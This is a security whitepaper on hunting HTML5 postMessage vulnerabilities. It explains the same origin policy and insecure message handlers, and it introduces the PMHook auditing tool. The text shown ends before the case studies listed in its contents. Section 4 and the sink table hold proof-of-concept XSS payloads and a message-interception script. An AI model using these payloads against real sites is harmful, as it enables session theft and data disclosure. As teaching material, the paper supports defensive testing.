# Hunting postMessage Vulnerabilities

Gary O'Leary-Steele

## CONTENTS


**1. Introdution....4**

1.1. About Sec-1 Ltd .... 4

1.2. About Appcheck .... 4

1.3. Cross Origin Communication .... 5

*1.3.1. Same Origin Policy .... 5*

*1.3.2. The need for Cross Origin Comunication .... 6*

**2. Window.postMessage .... 8**

*2.1.1. postMessage Example .... 8*

*2.1.1. Sending the message .... 9*

**3. postMessage security .... 11**

3.1. Message Handler Vulnerabilities .... 11

*3.1.1. PostMessage Cross-Site Scripting (XSS) .... 11*

*3.1.5. Sender Security .... 13*

**4. Vulnerable postmessage example .... 14**

*4.1.1. Vulnerabilites .... 15*

**5. Hunting postMessage vulnerabilites .... 18**

*5.1.1. PMHook .... 18*

*5.1.2. Installing PMHook .... 19*

**6. Using PMHook .... 20**

*6.1.1. Message Event Handler log .... 20*

*6.1.2. Message Replay and Fuzzing .... 21*

*6.1.3. Additional Notes .... 22*

6.2. Getting Started: Sample Application .... 22

**7. Broken Validation .... 24**

*7.1.1. Broken Regex Based validation .... 24*

*7.1.4. Broken indexOf validation .... 25*

**8. Case Study 1: Apple Icloud .... 26**

*8.1.1. Technical Analysis .... 26*

*8.1.2. Exploiting the Flaw .... 28*

*8.1.3. Exploit Example .... 31*

*8.1.4. Vendor Acknowlegement .... 31*

**9. Case Study 2: Youtube.com .... 32**

*9.1.1. Identifying message handlers .... 32*

*9.1.2. Code audit .... 33*

*9.1.3. Proof of concept .... 35*

*9.1.4. Vendor Acknowlegement .... 35*

**10. Case Study 3: Adobe Marketing Cloud .... 36**

*10.1.1. Discovery .... 36*

*10.1.2. Technical Analysis ........ 36*
*10.1.3. Proof of Concept ........ 37*

# 1. INTRODUTION

Sec-1 Ltd partnered with AppCheck.com to undertake a research project investigating the security challenges posed by next generation web applications. The project included an investigation of Cross-Origin communication mechanisms provided via HTML5 including postMessage and CORS.

One of the key findings from the research shows that vulnerabilities introduced through an insecure postMessage implementation are frequently missed by security scanners and consultants performing manual review.

**Summary of findings:**

- Cross-Origin communication via postMessage introduces a tainted data source that is difficult to identify using currently available tools.

- Cross-Site Scripting and Information disclosure vulnerabilities as a result of insecure postMessage code were identified across manyFortune 500 companies and websites listed within the Alexa Top 10. Three case study reports are included within this paper.

- Discussion with members of the development and information security communities show that the vulnerabilities demonstrated within this document are poorly understood. In many cases postMessage events were not readily identified as a potential source for malicious tainted data.

- In many cases vulnerable code is introduced via third party libraries and therefore may undermine the security of an otherwise secure application.

This paper aims to provide an overview of the most common postMessage security flaws and introduce a methodology and toolset for quickly identifying vulnerabilities during the course of a Black-box security assessment.

## 1.1. ABOUT SEC-1 LTD

Sec-1 Ltd is an established UK Penetration Testing Company of founded in 2001. Its Client engagements are varied and include the fulfilment of testing assignments for both UK FTSE 100 and Fortune 500 Companies

Further information can be found at http://www.sec-1.com/

## 1.2. ABOUT APPCHECK

AppCheck Ltd provides a leading web application and external infrastructure vulnerability scanning tool (automated penetration testing tool), that allows its users to automate the discovery of security flaws within their network perimeter quicker, easier and with greater accuracy.

Further information can be found at http://www.appcheck.com

## 1.3. CROSS ORIGIN COMMUNICATION

Modern web browsers employ an important security mechanism known as the Same Origin Policy (SOP) that acts as a security boundary between web pages loaded from different “origins”. Whilst the SOP is thankfully here to stay, there is an increasing need to allow safe and controlled communication across distributed applications.

### 1.3.1. SAME ORIGIN POLICY

*“The same-origin policy restricts how a document or script loaded from one origin can interact with a resource from another origin. It is a critical security mechanism for isolating potentially malicious documents”*(Mozilla, n.d.)

Documents (web pages) are considered to reside within the same origin if they are at locations with the same protocol (http or https), port number, and hostname.

In simple terms, a script running within a given page has the following constraints;

- It can only make HTTP requests and process responses between hosts that reside within the same origin.
- It can only read and write to frames that reside within the same origin.

This mechanism is crucial in protecting a user’s session within a given application; without the Same Origin Policy a malicious website could load a sensitive application (e.g. internet banking) within a frame or window and gain full control over the loaded application to read data or perform actions on behalf of the user.

The table below lists some examples based comparing the origin of different URL’s against http://www.appcheck.com/

| ***Protocol,*** | ***Port,*** | ***Hostname*** |
|---|---|---|
| *http://* | *80* | *www.appcheck.com* |

| Compared URL | Outcome | Reason |
|---|---|---|
| http://www.appcheck.com/admin/users.html | Success | Same protocol and host |
| http://www.appcheck.com/cms/edit.php | Success | Same protocol and host |
| http://www.appcheck.com:**81**/cms/edit.php | Failure | Same protocol/host but different port |
| **https**://www.appcheck.com/cms/edit.php | Failure | Different protocol |
| http://**en.appcheck.com**/cms/edit.php | Failure | Different host |
| http://**appcheck.com**/cms/edit.php | Failure | Different host (exact match required) |
| http://**v2.www.appcheck.com**/cms/edit.php | Failure | Different host (exact match required) |

### 1.3.2. THE NEED FOR CROSS ORIGIN COMUNICATION

Smaller single origin applications typically track user state information by issuing a session cookie when the user first accesses the site. The cookie is scoped to the host or parent domain in which the application resides and is then resubmitted with each subsequent request by the browser. The application is then able to use the session cookie to uniquely identify the user to provide features such as authentication and authorisation.


Whilst this mechanism is unlikely to change, it doesn't scale well as applications grow and become more distributed. For example, large integrated applications such as those offered by Google present a wide range of services each presented via different URLS (e.g. webmail via *https://mail.google.com* and video sharing via *https://youtube.com/*). Cookies set via mail.google.com cannot be accessed by youtube.com due to the Same Origin Policy, therefore in order to provide a seamless user experience, applications such as these implement Cross-Origin communication techniques in order to share information. Increasing smaller application are also employing Cross-Origin communication techniques to intergrade social networking sites such as Facebook, Twitter, and Linkedin (All of which implement HTML5 postMessage).

Prior to the introduction of HTML5 postMessage and Cross-Origin Resource Sharing (CORS), a number of schemes were employed to work around the Same Origin Policy. Some commonly observed patterns include;

**Redirects and Hidden IFRAMES**

One commonly observed pattern used to share authentication tokens involves redirecting to, or loading an IFRAME to the recipient origin with the token embedded within the URL hash component.

For example, an application in origin A could share a user authentication token by creating a hidden IFRAME to origin B with the authentication token embedded within the IFRAME URL. The loaded IFRAME can then access the token via JavaScript (location.hash).




Several OAuth authentication systems implement a similar pattern, typically using a series of redirects between the authentication service and the application requiring authentication. For example, when authenticating to an application that supports Facebook authentication, the user is directed to Facebook.com to authenticate and agree access permissions. The Facebook application then creates an access token which is passed back to the application requesting authentication via the hash portion of the redirect URL.

**Cross-Domain POST**

Another commonly observed scenario involves transferring data using an HTML form to submit data to the recipient application. For example, consider that an access token needs to be set as a Cookie in another domain, one way this could be achieved is to load an auto submitting form that submits the access token using a POST request to the recipient domain where it is then set as a Cookie.

Application within origin “A” submits a secret token to “yourapp.com”:

```
POST /setcookie HTTP/1.1
Host: yourapp.com

secret_token=aaaabbbb
```

yourapp.com sets this cookie within its own domain.

```
HTTP/1.1 200 OK
…
Set-Cookie: secret_cookie=aaabbb
```


In each of the above examples the operation is typically one way, performing bi-directional communication can become cumbersome. For example, embedding data with the URI of a loaded IFRAME allows recipient application to receive data, but it has no simple way to communicate back. Each of the described methods also face a number of security challenges such as validating the origin of a POST requests and preventing OAuth exploitation via Open Redirect vulnerabilities.

There are a myriad of reasons why workarounds such as these can impact the user experience, performance, and security of the application. To address this problem window.postMessage was introduced to provide a method of communicating between documents cross-domain.

## 2. WINDOW.POSTMESSAGE

The `window.postMessage` method helps solve the Cross-Origin communication challenge by providing a controlled method of communicating between windows in different origins.

Put simply, `window.postMessage` allows an object or string to be sent to another window or frame using JavaScript. The recipient window can either ignore the message or processes it with a function defined by the developer. Whilst no security or validation is provided out of the box, the inbound message event contains an "origin" property that can be used to validate the sending origin.




To use postMessage, the recipient side defines a function to handle the message and then adds it as a message handler using the built-in `addEventListener` function.

The sending side obtains a reference to the target window and then calls the postMessage method to send the message.

### 2.1.1. POSTMESSAGE EXAMPLE

In this short code example, the parent page is hosted at **http://appcheck/parent.html**and registers an event listener function to process messages it receives. The page embeds an IFRAME loaded from **http://sec-1.com/child.html** which then sends a message to its parent.

#### 2.1.2. RECEIVING AND PROCESSING MESSAGE EVENTS.

The code below is embedded within "parent.html" and registers a postMessage event handler designed to display and alert box with data received from the inbound message.

```
<script>
function recvMessage(event){
  msg  = "Message from " + event.origin;   // Build a message containing
  msg += "Containing : " + event.data;     // data from the event object
  alert(msg);                              // Display message using alert()
}
window.addEventListener("message", recvMessage) // Register the handler

</script>
```

### 2.1.1. SENDING THE MESSAGE

To send a message, the sending page must first obtain a reference to recipient window and then call the `otherWindow.postMessage` method passing in the message payload and target origin.

The postMessage method has the following syntax;

```
otherWindow.postMessage(message, targetOrigin, [transfer])
```

| | |
|---|---|
| `otherWindow` | A reference to another window. |
| `Message` | The object or string to send to the other window |
| `targetOrigin` | The target for the message;<br>The scheme, hostname and port must match the value supplied in this parameter for the event to be dispatched.<br>Alternatively, a wildcard value of "*" can be used. |
| `transfer` | A sequence of transferable objects that are transferred with the message. |

For example, the following JavaScript code could be used to submit a message to https://www.google.com.

```
var google = window.open("https://www.google.com")
google.postMessage("hello google","*")
```


The table below lists further examples for submitting a message to another window.

| Example | Description |
|---|---|
| `parent.postMessage()` | An IFRAME can communicate with its parent by referencing "parent" |
| `iframe.contentWindow.postMessage()` | When communicating with a child IFRAME within the page *`iframe`*`.contentWindow` is used. For example;<br>`<iframe id="ifrm" src="http://other">`<br>`<script>`<br>`i=document.getElementById("ifrm")`<br>`i.contentWindow.postMessage(..)`<br>`</script>` |
| `window.opener.postMessage()` | A page opened with `window.open` can submit messages back to its parent page using `window.opener.postMessage()` |
| `event.source.postMessage()` | Upon processing a message the recipient page is able to submit a message back to the sender with `event.source.postMessage()` |

In our example, the embedded IFRAME is submitting a message to its parent, via the following JavaScript code;

```
<script>
parent.postMessage("Hi parent, im ready","*");
</script>
```

Loading the parent page produces the following result;



# 3. POSTMESSAGE SECURITY

HTML5 postMessage vulnerabilities broadly fit into two categories:

- Pages that process data from any origin insecurely, allowing **Cross Site Scripting** Attacks

- Pages that **disclose sensitive information** by posting data to the "*" wildcard target, or a target that the attacker can control. Other information disclosure vulnerabilities arise when a page designed to proxy API calls on behalf of another origin do not apply adequate access controls

## 3.1. MESSAGE HANDLER VULNERABILITIES

To recap, HTML5 provides the developer with a messaging system to allow data and objects to be transferred between origins. No implied filtering or security is provided; any page can receive messages from any other origin. Upon receipt of the message, the message event is passed to each handler function, it is entirely the developer's responsibility to validate the message origin and/or message payload before processing it in a way that could allow Cross-Site Scripting attacks or other undesirable actions.

### 3.1.1. POSTMESSAGE CROSS-SITE SCRIPTING (XSS)

#### 3.1.2. BACKGROUND

Cross Site Scripting (XSS) vulnerabilities occur when data submitted to the application is not properly handled before being embedded within the page (DOM). The overall aim of an XSS attack is to inject JavaScript into another user's browser session in order to hijack the user's session or perform other attacks.

**Common XSS Attacks:**

- Read user session cookies and submit them to the attacker. The attacker can then hijack the users' session with the application.
- Access sensitive information stored within the body of the page such as HTML forms (or the entire page).
- The attacker could exploit this to read data protected by the Same Origin policy.
- Perform "Onsite Request forgery" also known as a "man-in-the-browser" attack. Since JavaScript executes within the context of the victim user's session it is possible to perform any action the user can perform. The attacker could exploit XSS flaws to invoke dangerous functions such as changing account settings.
- Inject JavaScript to log keystrokes
- Deploy exploit frameworks (e.g. BeEF, XSSShell, XSS Harvest) to launch attacks against the user such as Social Engineering (using fake authentication prompts).
- Deploy Trojan programs exploiting the trust a user may have in an application.
- Deface the application.

#### 3.1.3. TYPES OF CROSS-SITE SCRIPTING

There are 3 different types of Cross-Site Scripting; Reflected, Stored and DOM Based.

**Reflected Cross-Site Scripting**

Reflected XSS occurs when data submitted to the application via the URL, POST Body or Referer header is embedded within the application's response without adequate filtering or sanitisation. The attack is delivered by tricking the user into following a maliciously crafted link or visiting a malicious website

**Stored Cross-Site Scripting**

Stored Cross Site Scripting (XSS) vulnerabilities occur when data submitted to the application is not properly handled before being rendered to other users of the application. Unlike Reflected XSS, the attacker does not require that the target user follow a malicious link, but rather simply visits the affected site following the attack. Social networking sites, blogs and forums are common targets for Stored XSS since they permit users to submit data that is later viewed by other users.

**DOM Based Cross-Site Scripting**

Another less common type of XSS, known as *DOM Based XSS,* occurs when JavaScript reads data from a tainted source and then passes it a dangerous function or assigns it to a dangerous attribute. In this context "dangerous" means that the attacker is able to execute arbitrary JavaScript code if he/she controls the tainted input. Common taint sources include; The URL accessed via the `location` object (e.g. `location.href`, `location.hash` and `location.search`) and the referrer header`document.referrer`among others.

### 3.1.4. DOM XSS VIA POSTMESSAGE

HTML5 postMessage introduces a new taint source in the form of the message payload (`Event.data`). A DOM based XSS vulnerability occurs when the payload of a message event is handled in an unsafe way, the table below lists some of the most common functions and attributes that can lead to a XSS vulnerability.

In each case `{taint}` indicates data read from the message payload;

| Function | Description |
|---|---|
| `document.write({taint})`<br>`document.writeln({taint})` | The `document.write` function writes the passed in string to the page including any embedded script code. To exploit this function, the attacker simply embeds script code within the tainted input. |
| `element.innerHTML = {taint}`<br>`element.outerHTML = {taint}` | Similar to `document.write`, setting the `innerHTML` or `outerHTML` attributes with a tainted value can be exploited by embedding malicious script code within the assigned value. |
| `location = {taint}`<br>`location.href = {taint}`<br>`window.open({taint})`<br>`location.replace({taint})` | Changing the page location could be exploited to perform a XSS attack by passing a JavaScript: or Data: protocol handler as the value. For example,<br>`location = "JavaScript:alert('xss')"`<br><br>`location = "data:text/html, <script>alert(document.cookie)</script>"` |
| `$({taint})` | Markup passed directly to a jQuery selector is immediately evaluated and any embedded JavaScript event handlers are executed. For example;<br>`$("<svg onload='alert(123)'>")// Executes alert(123)` |
| `eval({taint})` | Data passed to the `eval()` function is evaluated as JavaScript, therefore if the attacker is able to control data passed to this function it is possible to perform XSS. |

| Function | Description |
| --- | --- |
| `ScriptElement.src`<br>`ScriptElement.text`<br>`ScriptElement.textContent`<br>`ScriptElement.innerText` | Setting the "src" attribute of a script element allows a script to be loaded from an attacker controller server.<br>Setting the `text`, `textContent` or `innerText` allows the script content to be modified. |
| `Href, srcattribute of various elements.` | Many elements that support either a "href" or "src" attribute can be exploited to perform an XSS attack by setting a JavaScript: or Data: URI. Some examples include; SCRIPT, EMBED, OBJECT, A and IFRAME, however this is not an exhaustive list and new elements are introduced over time. |

Section 5 details a postMessage XSS example.

### 3.1.5. SENDER SECURITY

When *sending* a message containing sensitive data, the developer must ensure it is being sent to the expected location. This is especially important when the sending page submits to its parent and the page can be framed by other origins.

A precise threat scenario would be a web application that communicates user information by a postMessage, but sends this to the wildcard target address. If this were to be loaded as an iframe, for example, it's parent could easily 'eavesdrop' on the information being sent, thus disclosing sensitive data to a malicious third party.

Section 4 details a postMessage information disclosure example.

## 4. VULNERABLE POSTMESSAGE EXAMPLE

The following example demonstrates two common postMessage flaws. The example is based on a real world vulnerability but has been simplified for the purposes of this tutorial.

**Scenario**

*"…. AppCheck has decided to integrate its social media site Facepalm into its online shop, allowing users to receive notification messages within the site.*


Facepalm provides the following JavaScript code for integrating its messages into third party applications.

**FacePalm.js**

```
function receiveMessage(event){
       data = event.data;
       name_div = document.getElementById("logged_in_as");
       name_div.innerHTML = "<b>Welcome: </b>" + data.username;
       messages_div = document.getElementById("messages");
       messages = data.messages;
       msg_length = messages.length;
       var msg_html = "";
       for (var i = 0; i < msg_length; i++) {
       message = messages[i];
       msg_html += "<h2>" + message['title'] + "</h2>";
       msg_html += message.message;
       }
       messages_div.innerHTML = msg_html;  // Write messages to the page
}
window.addEventListener("message", receiveMessage, false);
```

Messages are imported into the application by loading an IFRAME within the page that submits messages back to its parent. The IFRAME is loaded from the Facepalm server and uses the session cookie submitted by the browser to determine which messages to load (we assume the user is authenticated to Facepalm).

**Parent Application**




The child IFRAME loads Facepalm messages and submits a JSON object containing the messages to the parent window.The message handler in the parent page (FacePalm.js) then populates a number of DIV elements including the logged in username and message content;

```
parent.postMessage(
      {"username": "Gary",
      "messages": [
      {"message": "Your order has been dispatched",
      "title": "Amazon Order Shipped #2089128387 Bloodborne PS4"
            }]
```

## 4.1.1. VULNERABILITES

There are two vulnerabilities in this example, firstly the listener function does not validate the origin of the received message before making unsafe modifications to the page DOM using "`.innerHTML`". This allows a malicious site to inject arbitrary JavaScript into the application.

The second vulnerability arises at the sending side, the use of a wildcard (*) target origin means that it may be possible for a malicious website to load the page as an IFRAME and intercept Facepalm messages. Exploitation of each scenario is detailed in the next section.

### 4.1.2. XSS PAYLOAD INJECTION VIA POSTMESSAGE

The Facepalm JavaScript listed previously reads data from the received postMessage event and embeds it within a DIV element by setting the `innerHTML` property. It is possible to exploit this to perform a Cross-Site Scripting attack by embedding malicious markup code within the message payload.

For example, a welcome message is written to the page including the username value received via postMessage;


```
function receiveMessage(event){
        data = event.data;
        name_div = document.getElementById("logged_in_as");
        name_div.innerHTML = "<b>Welcome: </b>" + data.username;
```

To exploit this, the attacker could embed the following script within a malicious website;

```
<script>
//  Open the target page
target_url = 'http://target/facepalm-notifications/'
target = window.open(target_url)

// Wait 5 seconds for the page to open then submit the payload
setTimeout(function(){
        // Send JSON object containing a malformed username value
        target.postMessage(
        {"username": "Gary <img src=a onerror=alert(document.cookie)>",
        "messages": [
                {"message": "Your order has been dispatched",
                "title": "Amazon Order Shipped #2089128387"
                }]},"*")
}, 5000);
```

The script above first opens the target page using `window.open()` then pauses for 5 seconds before sending the postMessage payload. In this case JavaScript is injected by via the "onerror" handler of an image tag.




## 4.1.3. INFORMATION DISCLOSURE

In our example, user Facepalm messages are loaded into the AppCheck Shop by embedding an IFRAME containing a page on the Facepalm server. Since the user is authenticated to Facepalm, the page inside the IFRAME is able to load user messages and submit them to its parent.

The postMessage call submits the message to the wildcard target (*), therefore any page that is able to embed the IFRAME is able to read user message. For example, the following code could be used to exploit the flaw;

```
<script>
function receiveMessage(event){
      // Read user messages here.
      stealMessage(event.data);
}
window.addEventListener("message", receiveMessage, false);

</script>
<iframe src="http://facepalm/iframe"></iframe>
```

# 5. HUNTING POSTMESSAGE VULNERABILITES

One of the key challenges in discovering postMessage vulnerabilities is identifying the handler code and message events in use within the target application. In the majority of security assessment scenarios, the JavaScript code containing the Event handler is likely to be minified and extremely difficult to read. Even when using pretty printing tools such as http://jsbeautifier.org/, the reuse of variable and function names (often a single letter) makes it time consuming to spot the handler and follow the code path by reading JavaScript alone.

*Minified JavaScript Code Example*

```
if(g){for(;f>e;e++)if(d=b.call(a[e],e,a[e]),d===!1)break}else for(e in a)if(d=b.call(a[e],e,a[e]),d===!1)break;return
a},trim:function(a){return null==a?"":(a+"").replace(n,"")},makeArray:function(a,b){var c=b||[];return
null!=a&&(r(Object(a))?m.merge(c,"string"==typeof a?[a]:a):f.call(c,a)),c},inArray:function(a,b,c){var d;if(b){if(g)return
g.call(b,a,c);for(d=b.length,c=c?0>c?Math.max(0,d+c):c:0;d>c;c++)if(c in b&&b[c]===a)return c}return-1},merge:function(a,b){var
c=+b.length,d=0,e=a.length;while(c>d)a[e++]=b[d++];if(c!==c)while(void 0!==b[d])a[e++]=b[d++];return
a.length=e,a},grep:function(a,b,c){for(var d,e=[],f=0,g=a.length,h=!c;g>f;f++)d=!b(a[f],f),d!==h&&e.push(a[f]);return
e},map:function(a,b,c){var d,f=0,g=a.length,h=r(a),i=[];if(h)for(;g>f;f++)d=b(a[f],f,c),null!=d&&i.push(d);else for(f in
a)d=b(a[f],f,c),null!=d&&i.push(d);return e.apply([],i)},guid:1,proxy:function(a,b){var c,e,f;return"string"==typeof
```

Adding to this frustration, there may be multiple message handers loaded within different JavaScript imports.Using tools provided within the web browser developer console it is easy to miss vulnerable cases if the tools are not implemented at the right time and place (e.g. a handler and associated messages may appear and disappear quickly as part of an authentication flow).

To aid the assessment process a custom tool, PMHook, was developed.


### 5.1.1. PMHOOK

PMHook is a client side JavaScript library designed to be used with TamperMonkey in the Chrome web browser. Executed immediately at page load, PMHook wraps the `EventTarget.addEventListener` method and logs any subsequent message event handers as they are added. The event handler functions themselves are also wrapped to log messages received by each handler.

Handler code and received messages are stored in LocalStorage via an IFRAME embedded within the page.

**PMHook Features**

- Logs postMessage handler code and associated messages
- Provides a UI for listing event handlers and messages.
- Message replay tool to manipulate and resend messages
- Cross-Site Scripting fuzzer to detect vulnerabilities automatically.
- Code search and prettifier tool to search for handler code.




#### 5.1.2. INSTALLING PMHOOK

1. **Install Chrome or Firefox[1] and add the TamperMonkey browser extension**

To install PMHook, first download and install either the Chrome or Firefox web browsers and add the TamperMonkey browser extension from https://tampermonkey.net

2. **Install PMHook**

Download PMHook fromhttp://pmhook.appcheck-ng.com and install it as a *UserScript* via the TamperMonkey Dashboard.

